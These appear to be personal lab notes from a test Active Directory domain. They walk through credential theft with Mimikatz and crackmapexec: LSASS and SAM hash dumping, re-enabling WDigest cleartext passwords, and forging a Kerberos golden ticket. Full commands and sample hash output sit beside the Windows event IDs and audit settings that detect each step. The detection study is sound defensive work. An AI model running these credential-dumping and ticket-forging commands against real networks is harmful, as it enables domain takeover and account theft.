Suspected LSASS credentials harvesting

We use Mimikatz to dump credentials from memory i.e. the LSASS process

There are memory protections in place protecting the LSASS process. We bypass those protections and take the credentials that are stored there. The following command is going to bypass those restrictions.

```
mimikatz # privilege::debug
Privilege '20' OK
```

IT DOES NOT HAVE TO BE THE DOMAIN ADMIN. If there is an a machine where the DA has logged into, we can have their hash and pass around.

```
mimikatz # sekurlsa::logonpasswords
```

Shows credentials of any user that has logged-on on this domain controller since the last reboot and that which is stored here in memory

```
Authentication Id : 0 ; 324008 (00000000:0004f1a8)
Session           : Interactive from 1
User Name         : Administrator
Domain            : MARVEL
Logon Server      : HYDRA-DC
Logon Time        : 8/17/2021 9:45:16 AM
SID               : S-1-5-21-3688015610-2013655948-1090528724-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : MARVEL
         * NTLM     : 2e4dbf83aa056289935daea328977b20
         * SHA1     : 642449a6cee9cd94a5be01bcdd68fb0cf11ad5ef
         * DPAPI    : 00731fa6e07ab49802494c9bf81cf072
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : MARVEL
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : MARVEL.LOCAL
         * Password : (null)
        ssp :
        credman :
```

There is also a feature called **wdigest**
It used to store the password in clear text on **Windows 7 and before**


Microsoft patched this after Windows 8

But Microsoft just turned this feature off by default.

But The feature is still there. WE can turn this feature ON and wait for people to log out and login back to the computer. This is a registry feature so, it survives reboots.

AND if we wait patiently, we can find the clear text password.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
“UseLogonCredential”(DWORD)



This registry key is worth monitoring in your environment since an attacker may wish to set it to 1 to enable Digest password support which forces “clear-text” passwords to be placed in LSASS on any version of Windows from Windows 7/2008R2 up to Windows 10/2012R2. Windows 8.1/2012 R2 and newer do not have a “UseLogonCredential” DWORD value, so it would have to be created. The existence of this key on these systems may indicate a problem.

This command dumps all the Hashes from the LSA - **the actual LSA Dump**

LSA: Local Security Authority - protected sub system in windows authentication and it authenticates and creates logon sessions to the local computer

```
mimikatz # lsadump::lsa /patch
Domain : MARVEL / S-1-5-21-3688015610-2013655948-1090528724

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2e4dbf83aa056289935daea328977b20

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 076e9edbd2ad13a79663f207f74bda66

RID  : 00000450 (1104)
User : fcastle
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : tstark
LM   :
NTLM : ba70c83cb9da0394e401220b2d765543

RID  : 00000452 (1106)
User : pparker
LM   :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0

RID  : 00000453 (1107)
User : SQLService
LM   :
NTLM : f4ab68f27303bcb4024650d8fc5f973a
```

We can also download the NTDS.dit file and this contains all the credentials too.

Enable powershell logging

Added a default process SACL to LSASS.exe
In Windows 10, a default process SACL was added to LSASS.exe to log processes attempting to access LSASS.exe. The SACL is L"S:(AU;SAFA;0x0010;;;WD)". You can enable this under Advanced Audit Policy Configuration\Object Access\Audit Kernel Object.
This can help identify attacks that steal credentials from the memory of a process.

cmd.exe should not be parent process of lsass.exe
Similarly, lsass.exe should not start cmd.exe

Suspected SAM hash harvesting

Using Mimikatz
privilege::debug
token::elevate
lsadump::sam

```
mimikatz # lsadump::sam
Domain : HYDRA-DC
SysKey : c39b49b867269cb5f672af618b026d04
Local SID : S-1-5-21-4096927179-368953398-2450993433

SAMKey : fff13d7c2d527e3b46922910b0e92f71

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 2e4dbf83aa056289935daea328977b20

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
```

Dint find any special logs for Mimikatz

2. Using crackmapexec


```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.118.152 -u 'Administrator' -p 'P@$$word' --sam
SMB         192.168.118.152 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB         192.168.118.152 445    HYDRA-DC         [+] MARVEL.local\Administrator:P@$$word (Pwn3d!)
SMB         192.168.118.152 445    HYDRA-DC         [+] Dumping SAM hashes
SMB         192.168.118.152 445    HYDRA-DC         Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa056289935daea328977b20:::
SMB         192.168.118.152 445    HYDRA-DC         Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.118.152 445    HYDRA-DC         DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB         192.168.118.152 445    HYDRA-DC         [+] Added 3 SAM hashes to the database
```

crackmapexec smb 192.168.118.191 -u 'Administrator' -p 'P@$$word' --sam

When crackmapexec was run, found the following event logs

Windows Event Viewer

logon event	4624
logoff event	4634
special logon	4672 - Special privileges assigned to new logon.
Credential Validation	**4776 {x2} - The computer attempted to validate the credentials for an account. - [Immediately]**
Sensitive Privilege Use	4674 - An operation was attempted on a privileged object.
User Account Management	5379 - This event occurs when a user performs a read operation on stored credentials in Credential Manager.



There are other ways to SAM dump:

1. IF we can get a shell with Metasploit we dump the SAM using hashdump
2. We can use secretsdump.py and dump the SAM
3. WE can also download the SAM and dump it

Identity a potential Golden Ticket attack

Note the krbtgt hash we have obained during the lsa dump we did previously.

For performing this attack, we need
SID of the domain
krbtgt NTLM hash

lsadump::lsa /inject /name:krbtgt

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MARVEL / S-1-5-21-3688015610-2013655948-1090528724

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 076e9edbd2ad13a79663f207f74bda66
    LM   :
  Hash NTLM: 076e9edbd2ad13a79663f207f74bda66
    ntlm- 0: 076e9edbd2ad13a79663f207f74bda66
    lm  - 0: 07a8aa264b96317e26ae453e51694c40
```

SID: S-1-5-21-3688015610-2013655948-1090528724

NTLM: 076e9edbd2ad13a79663f207f74bda66


kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-3688015610-2013655948-1090528724 /krbtgt:076e9edbd2ad13a79663f207f74bda66 /id:500 /ptt

We can put name of any user here - Does not have to be administrator


```
mimikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-3688015610-2013655948-1090528724 /krbtgt:076e9edbd2ad13a79663f207f74bda66 /id:500
/ptt
User      : Administrator
Domain    : marvel.local (MARVEL)
SID       : S-1-5-21-3688015610-2013655948-1090528724
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 076e9edbd2ad13a79663f207f74bda66 - rc4_hmac_nt
Lifetime  : 8/18/2021 5:52:40 AM ; 8/16/2031 5:52:40 AM ; 8/16/2031 5:52:40 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session
```

Then we can run this command to open a command prompt

misc::cmd



We can access both the machines with this ticket



4 continuous logoff events when I created the golden ticket

event	**4634 x4**	Logoff	
event	5379	User Account Management	Credential Manager credentials were read.
event	**4769**	**Kerberos Service Ticket Operation**	**A Kerberos service ticket was requested.** 1. Event ID: 4769 “A Kerberos service ticket was requested” 2. Ticket Options: 0x40810000 3. Ticket Encryption: 0x17 i.e → **RC4-HMAC**
event	4768	Kerberos Authentication Service	A Kerberos authentication ticket (TGT) was requested.

General | Details

A Kerberos service ticket was requested.

Account Information:
Account Name: JoeUser@LAB.ADSECURITY.ORG
Account Domain: LAB.ADSECURITY.ORG
Logon GUID: {11634e7a-6743-e50d-2cf6-3d4646c8c0ca}

Service Information:
Service Name: SQL-ADSDB317-SVC
Service ID: ADSECLAB\SQL-ADSDB317-SVC

Network Information:
Client Address: ::ffff:10.100.10.110
Client Port: 49731

Additional Information:
Ticket Options: 0x40810000
Ticket Encryption Type: 0x17
Failure Code: 0x0
Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	8/19/2021 7:17:03 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:17:03 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:52 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:42 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:39 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:16:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:16:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:34 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:17 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:16 AM	Microsoft Windows secu...	4634	Logoff
Audit Failure	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:15:08 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:14:38 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Failure	8/19/2021 7:14:33 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...
Audit Success	8/19/2021 7:14:33 AM	Microsoft Windows secu...	4769	Kerberos Service Ticket ...